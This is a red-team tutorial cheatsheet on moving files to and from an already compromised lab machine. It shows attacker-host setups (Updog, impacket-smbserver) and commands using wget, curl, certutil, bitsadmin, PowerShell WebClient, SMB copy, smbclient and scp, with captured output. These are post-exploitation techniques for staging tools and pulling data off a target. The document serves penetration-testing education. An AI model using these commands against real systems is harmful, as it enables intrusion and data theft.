iGNITE Technologies

FILE TRANSFER CHEATSHEET

WINDOWS

&

LINUX

www.hackingarticles.in

Contents

Introduction

File transfer in Windows and Linux is a crucial step in post-exploitation scenarios during **penetration testing** or **red teaming**. This article provides a complete **cheatsheet for file transfer** using multiple tools and protocols on both platforms.

Lab setup

Here we are going to perform the file transfer assuming we have already compromised with the target machine, and we have initial shell access.

Attacker Machine: Kali Linux (192.168.31.141)


Target Machine 1: Windows 10 (192.168.31.219)

Target Machine 2: Ubuntu

Inside the **attacker's machine**, we will **set up an *Updog server***. It serves as a **replacement for Python's SimpleHTTPServer**. In particular, it proves useful in scenarios where a **lightweight**, **quick-to-deploy HTTP server** is required.

To install the server, we will execute the following command:


```
pip3 install updog
```



```
┌──(root㉿kali)-[~]
└─# pip3 install updog
Requirement already satisfied: updog in /us
Requirement already satisfied: colorama in
Requirement already satisfied: flask in /us
Requirement already satisfied: flask-httpau
Requirement already satisfied: pyopenssl ir
```

After the installation is complete, we can run the server at port 80 using the following command:

```
updog -p 80
```




```
┌──(root㉿kali)-[~/raj]
└─# updog -p 80
[+] Serving /root/raj...
WARNING: This is a development server. Do not use
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.31.141:80
Press CTRL+C to quit
```

File transfer using wget

To begin with, we can use the **wget command** to **transfer the file**. **wget** is a **powerful command-line utility** used to **download files from the web**. Importantly, when we perform **file transfer using wget in Windows**, we must include the **-o (-OutFile) flag** to properly **save the file**. Otherwise, it only returns the result as a **WebResponseObject**. Here is the **Windows-specific wget command**:

```
powershell wget http://192.168.31.141/ignite.txt -o ignite.txt
dir
type ignite.txt
```




```
C:\Users\raj\Desktop>powershell wget http://192.168.31.141/ignite.txt -o ignite.txt

C:\Users\raj\Desktop>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop

06/26/2024  11:48 PM    <DIR>          .
06/26/2024  11:48 PM    <DIR>          ..
06/26/2024  11:48 PM                25 ignite.txt
               1 File(s)             25 bytes
               2 Dir(s)  26,321,637,376 bytes free

C:\Users\raj\Desktop>type ignite.txt
Join Ignite Technologies
```

File transfer using curl

Curl acts as a **powerful command-line tool** that allows us to **transfer files** across various **networking protocols**. Use the following command to **transfer the file**:

```
curl http://192.168.31.141/ignite.txt -o ignite.txt
```




```
C:\Users\raj\Desktop>curl http://192.168.31.141/ignite.txt -o ignite.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    25  100    25    0     0     25      0  0:00:01 --:--:--  0:00:01   159
```

File transfer using certutil

certutil is a **command-line utility** included with the **Windows operating system**. It is primarily used for **managing certificates and cryptographic elements**. To **transfer a file using certutil**, execute the following command:


```
certutil -urlcache -f http://192.168.31.141/ignite.txt ignite.txt
```



```
C:\Users\raj\Desktop>certutil -urlcache -f http://192.168.31.141/ignite.txt ignite.txt
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

The **-split** option in certutil is used to split large files into smaller segments to perform the file transfer.

```
certutil -urlcache -split -f http://192.168.31.141/ignite.txt ignite.txt
```




```
C:\Users\raj\Desktop>certutil -urlcache -split -f http://192.168.31.141/ignite.txt ignite.txt
****  Online  ****
  0000  ...
  0019
CertUtil: -URLCache command completed successfully.
```

File transfer using bitsadmin


Bitsadmin is another **command-line utility** tailored for **handling Background Intelligent Transfer Service (BITS)** tasks in Windows. It helps perform various **file transfer operations**, such as **downloading and uploading files**. Use the following command for **file transfer using Bitsadmin**:

```
bitsadmin /transfer job http://192.168.31.141/ignite.txt
C:\Users\Public\ignite.txt
```



```
C:\Users\raj\Desktop>bitsadmin /transfer job http://192.168.31.141/ignite.txt C:\Users\raj\Desktop\ignite.txt
```

It can be seen that the file is successfully transferred after the command is executed.




```
C:\Users\raj\Desktop>bitsadmin /transfer job http://192.168.31.141/ignite.txt C:\Users\Public\ignite.txt
```

File transfer using PowerShell

Alternatively, we can perform **file transfer using PowerShell** by running the command shown below:

```
powershell (New-Object
System.Net.WebClient).DownloadFile('http://192.168.31.141/ignite.txt',
'ignite.txt')
```




```
C:\Users\raj\Desktop>powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.31.141/ignite.txt', 'ignite.txt')

C:\Users\raj\Desktop>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop

06/27/2024  12:08 AM    <DIR>          .
06/27/2024  12:08 AM    <DIR>          ..
06/27/2024  12:08 AM                25 ignite.txt
               1 File(s)             25 bytes
               2 Dir(s)  25,685,258,240 bytes free
```

File transfer using SMB server

SMB is a **network protocol** designed to enable **shared access to files, ports, and more** within a network. To **enable SMB file transfer**, we will use the **impacket-smbserver script** inside **Kali Linux** to **share the files**. In this setup, we assign the shared directory the name **share**. Notably, this simplifies long file paths into a **single accessible directory**. We can either provide the **full directory path** or use **pwd** to represent the **current working directory**.


```
impacket-smbserver share $(pwd) -smb2support
```



```
┌──(root㉿kali)-[~/raj]
└─# impacket-smbserver share $(pwd) -smb2support

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

After the setup is done, we can execute the following command in the Windows machine to copy the files from the share folder.


```
copy \\192.168.31.141\share\ignite.txt
```



```
C:\Users\raj\Desktop>copy \\192.168.31.141\share\ignite.txt
        1 file(s) copied.
```

To copy the file from Windows into our kali linux, we can use the following command:

```
copy ignite.txt \\192.168.31.141\share\ignite.txt
```




```
C:\Users\raj\Desktop>copy ignite.txt \\192.168.31.141\share\ignite.txt
        1 file(s) copied.
```

```
┌──(root㉿kali)-[~/raj]
└─# ls
ignite.txt

┌──(root㉿kali)-[~/raj]
└─# cat ignite.txt
Join Ignite Technologies
```

In order to transfer file from another linux machine like ubuntu, we can connect with the share folder using the **smbclient** tool and then after login, we can directly upload and download the file using put and get commands respectively.

```
smbclient -L 192.168.31.141
smbclient "\\\\192.168.31.141\share"
ls
get ignite.txt
put data.txt
```




```
pentest@ignite:~$ smbclient -L 192.168.31.141
Password for [WORKGROUP\pentest]:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            Disk
        SHARE           Disk
SMB1 disabled -- no workgroup available
pentest@ignite:~$ smbclient  "\\\\192.168.31.141\share"
Password for [WORKGROUP\pentest]:
Try "help" to get a list of possible commands.
smb: \> ls
  ignite.txt                          AN       25  Thu Jun 27 00:52:41 2024

                148529400 blocks of size 1024. 14851044 blocks available
smb: \> get ignite.txt
getting file \ignite.txt of size 25 as ignite.txt (1.7 KiloBytes/sec) (aver
smb: \> put data.txt
putting file data.txt as \data.txt (0.9 kb/s) (average 0.9 kb/s)
smb: \>
```

File transfer using SCP

SCP (Secure Copy Protocol) is a method for securely transferring files between a local system and a remote server, or between two remote servers. It operates over the **SSH (Secure Shell)** protocol, which ensures a secure connection over potentially insecure networks. It has the advantage of cross-platform usage such that it is supported by both linux and windows.

To copy the file from Windows to kali, we will be using the following command:

```
scp ignite.txt kali@192.168.31.141:/tmp
```




```
C:\Users\raj\Desktop>scp ignite.txt kali@192.168.31.141:/tmp
kali@192.168.31.141's password:
ignite.txt
```

```
┌──(root㉿kali)-[~]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# ls -al
total 80
drwxrwxrwt 15 root root 12288 Jun 26 15:09 [redacted]
drwxr-xr-x 18 root root  4096 Jun 16 06:19 [redacted]
srwx──────  1 root root     0 Jun 26 14:01 [redacted]
drwxrwxrwt  2 root root  4096 Jun 26 13:56 [redacted]
drwxrwxrwt  2 root root  4096 Jun 26 13:58 [redacted]
-rw-rw-r--  1 kali kali    25 Jun 26 15:08 ignite.txt
```

To transfer the file from kali linux to the windows machine, we will use the following command:

```
scp ignite.txt raj@192.168.31.219:/C:/Temp
```



```
┌──(root㉿kali)-[~/raj]
└─# ls
ignite.txt

┌──(root㉿kali)-[~/raj]
└─# scp ignite.txt raj@192.168.31.219:/C:/Temp
raj@192.168.31.219's password:
ignite.txt
```

